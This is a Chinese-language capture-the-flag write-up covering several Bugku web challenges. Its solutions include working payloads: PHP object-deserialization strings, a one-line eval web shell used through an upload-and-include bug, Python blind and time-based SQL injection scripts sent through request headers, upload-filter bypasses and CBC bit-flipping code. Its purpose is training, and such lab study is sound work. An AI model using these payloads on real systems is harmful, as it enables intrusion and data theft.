读出hint.php 解码后：

```php
<?php

class Flag{//flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("good");
        }
    }
}
?>
```

在读flag.php，结果提示不给flag 于是读下index.php


```php
<?php
$txt = $_GET["txt"];
$file = $_GET["file"];
$password = $_GET["password"];

if(isset($txt)&&(file_get_contents($txt,'r')==="welcome to the bugkuctf")){
    echo "hello friend!<br>";
    if(preg_match("/flag/",$file)){
        echo "不能现在就给你flag哦";
        exit();
    }else{
        include($file);
        $password = unserialize($password);
        echo $password;
    }
}else{
    echo "you are not the number of bugku ! ";
}

?>
```


发现正则匹配file 不能包含flag

看到这段代码及hint.php类有个 __toString()构造函数，可以构造password的序列化。然后反序列读出flag.php文件

```php
        $password = unserialize($password);
        echo $password;
    }
```

```php
<?php

class Flag{//flag.php
    //public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("good");
        }
    }
}
$a = new Flag();
$a->file="flag.php";
print_r(serialize($a));

?>
```

```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
[Finished in 0.1s]
```




```
hello friend!<br> <?php
//flag{php_is_the_best_language}
?><br>good

<!--
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
 -->
```


login1

根据提示 就是注册一个admin a 的账号
然后就可以重置admin密码，后登入即可。

过狗一句话

看提示 猜测 indexphp 就是shell 于是直接利用






BUGKU{bugku_web_009801_a}


各种绕过哟

根据源代码 GET 一个unname 和POST一个 passwd 值不能相等 sha1要相等， 提交数组。Sha1()均返回null 绕过




```
<?php
highlight_file('flag.php');
$_GET['id'] = urldecode($_GET['id']);
$flag = 'flag{xxxxxxxxxxxxxxxxx}';
if (isset($_GET['uname']) and isset($_POST['passwd'])) {
        if ($_GET['uname'] == $_POST['passwd'])

                print 'passwd can not be uname.';

        else if (sha1($_GET['uname']) === sha1($_POST['passwd'])&($_GET['id']=='margin'))

                die('Flag: '.$flag);

        else

                print 'sorry!';

}
?> Flag: flag{HACK_45hhs_213sDD}
```


Web8



根据源代码

```
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

extract 可以将$_GET数组的值转为变量，默认是如果有冲突，则覆盖已有的变量。
File_get_contents() 利用php://input绕过。





```php
<?php
extract($_GET);
if (!empty($ac))
{
$f = trim(file_get_contents($fn));
if ($ac === $f)
{
echo "<p>This is flag:" ." $flag</p>";
}
else
{
echo "<p>sorry!</p>";
}
}
?>
```

This is flag: flag{3cfb7a90fc0de31}

字符？正则？

一步步跟着匹配即可，[:punct:]是匹配任何标点符号





```php
<?php
highlight_file('2.php');
$key='KEY{********************************}';
$IM= preg_match("/key.*key.{4,7}key:\/.\/(.*key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
  die('key is: '.$key);
}
?> key is: KEY{0x0SIOPh550afc}
```

考细心


看主页404，但和真正的404页面不一样，没什么发现，于是试了下robots.txt 发现了resusl.php文件。

本来以为是伪造IP，然后注入得到password，提交。然后均失败了。 试了下?x=admin 出现flag。。。



求getshell

上传题。 各种方法尝试。发现是后缀名黑名单检测和类型检测
php别名：php2, php3, php4, php5, phps, pht, phtm, phtml 均试下。
发现php5绕过
上面的Content-Type的值 大小写绕过



flag.php

点了没反应，提示:hint 多次尝试 发现GET一个hint就有源代码

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
        show_source(__FILE__);
}
elseif (unserialize($cookie) === "$KEY")
{
        echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
    <form method="POST" action="#">
        <p><input name="user" type="text" placeholder="Username"></p>
        <p><input name="password" type="password" placeholder="Password"></p>
        <p><input value="Login" type="button"/></p>
    </form>
</div>
</body>
</html>

<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

审计代码，要传一个cookie名为lSecer 的反序列的值。并且反序列后的值要全相等于”$KEY”
这里要注意是有双引号。

```php
elseif ($flag === "$KEY")
{
    echo "flag:{111111}";
}
```


而且$KEY的传值的此之后的。所以反序列的值不是’lSecer:www.isecer.com’。
我们要得到的值是string(0) "" 所以序列化该值即可。

```php
var_dump("$KEY");
$KEY = 'flag';
?>
```

```
string(0) ""

[Finished in 0.1s]
```

```php
print_r(serialize("$KEY"));
$KEY = 'flag';
?>
```

```
s:0:"";
[Finished in 0.2s]
```



Web15

web15

150

地址：http://120.24.86.145:8002/web15/

flag格式：flag{xxxxxxxxxxxx}
不如写个Python吧

```
error_reporting(0);

function getIp(){
$ip = '';
if(isset($_SERVER['HTTP_X_FORWARDED_FOR'])){
$ip = $_SERVER['HTTP_X_FORWARDED_FOR'];
}else{
$ip = $_SERVER['REMOTE_ADDR'];
}
$ip_arr = explode(',', $ip);
return $ip_arr[0];

}

$host="localhost";
$user="";
$pass="";
$db="";

$connect = mysql_connect($host, $user, $pass) or die("Unable to
connect");

mysql_select_db($db) or die("Unable to select database");

$ip = getIp();
```

给了源代码
是INSERT INTO的注入，并且不能有’,’否则会吃掉后面的语句
Payload：
11'+(select case when (substring((select flag from flag) from {0} for 1)='{1}') then sleep(4) else 1 end) and '1'='1
Python脚本

```
import requests
import string
url="http://120.24.86.145:8002/web15/"
allString=string.lowercase + string.uppercase + string.digits
flag=""
```

```
for i in range(1,33):
for str1 in allString:
data="11'+(select case when (substring((select flag from flag ) from {0} for 1 )='{1}') then sleep(4) else 1 end )
and '1'='1".format(str(i),str1)
# print data
headers={"x-forwarded-for":data}
try:
res=requests.get(url,headers=headers,timeout=3)
except requests.exceptions.ReadTimeout, e:
flag += str1
print flag
break
print 'flag:' + flag
```

文件包含2

看见file想到文件包含，php://filter/read=convert.base64-encode/resource=hello.php

失败。

右键源代码，发现有个upload.php上传。所以上传一个带一句话木马的图片包含即可。

‘<?php’ 、 ‘?>’这两个被过滤了。换个姿势上传~

```
<?=eval($_POST['cmd']);
```


成功连接

sql注入2

根据题目sql注入 试了好久好久，于是请教他人。。。结果大牛说访问下flag 就行了。巨坑！

wordpress

登入后台。根据这个构造账号密码 sun sun19980321
看到隐藏文章



经人提醒才知道，是数据库
找到http://wp.bugku.com/phpmyadmin/ 登入


Login3

过滤了空格 or and where + * union ,%0a %0b 等等
测试得出用 ^

Payload

```
import requests
url = 'http://47.93.190.246:49167/index.php'
r = requests.Session()
result = ''
for i in range(1,33):
for j in range(37,127):
payload = "admin1'^(ascii(mid((password)from({0})))>{1})#".format(str(i),str(j))
print payload
data = {"username":payload,"password":"asd"}
html = r.post(url,data=data)
if "password error!" in html.content:
result += chr(j)
print result
break
print result
```


跑出MD5解密 登入即可



login4

看到登入框就试试有没有注入，源代码泄露。 发现.index.php.swp 存在恢复成源码。 根据提示，知道了是利用cbc字符翻转攻击。
原理看文章：http://wooyun.jozxing.cc/static/drops/tips-7828.html

首先先post username = ‘qdmin’ password=’1’ 会得到一个iv cipher



利用CBC字节翻转攻击将qdmin 的q 改成 a 后加密得到cipher。

```php
<?php

$data = 'nbICB2DCbniDd84D8fT8xTnYA6VGPl7muh9AusfuhP+QMb32zusJklq+Tx803ZzPBdFVpFZJdyY/lyy
$enc = base64_decode($data);
$enc[9] = chr(ord($enc[9]) ^ ord("q") ^ ord ("a"));
$flag = base64_encode($enc);
echo $flag;

?>
```


```
bICB2DCbniDZ84D8fT8xTnYA6VGPl7muh9AusfuhP+QMb32zusJklq+Tx803ZzPBdFVpFZJdyY/lyyCKqzZMA==
Finished in 0.1s]
```

替换cookie[cipher]的值 访问。

反序列化失败。 原因是第一个块数据（16字节）被破坏了。因为要username要等于admin所以不能利用文章里的说的填充字符。 又因为是第一个块数据被破坏，第一个块数据是和IV有关，所以只要将在CBC字符翻转攻击，得到新的IV就可以修复第一块数据。

```php
<?php

$enc = base64_decode('YOrKlOy/wRRhsHwJlKDUvW1lIjtzOjU6ImFkbWluIjtzOjg6InBhc3N3b3JkIjtzOjE6IjEiO30=');
$iv= base64_decode('kSrnvBb+xzCtJ20efhLjuw==');
$first='a:2:{s:8:"userna';
$newvi='';
for ($i=0;$i<16;$i++){
    $newvi .=chr(ord($first[$i])^ord($iv[$i])^ord($enc[$i]));
}
echo base64_encode($newvi);

?>


kPofEoEyPBz2tWRkj8BZZw==
[Finished in 0.1s]
```

代入vi即可



转载于:https://www.cnblogs.com/zhengjim/p/6972527.html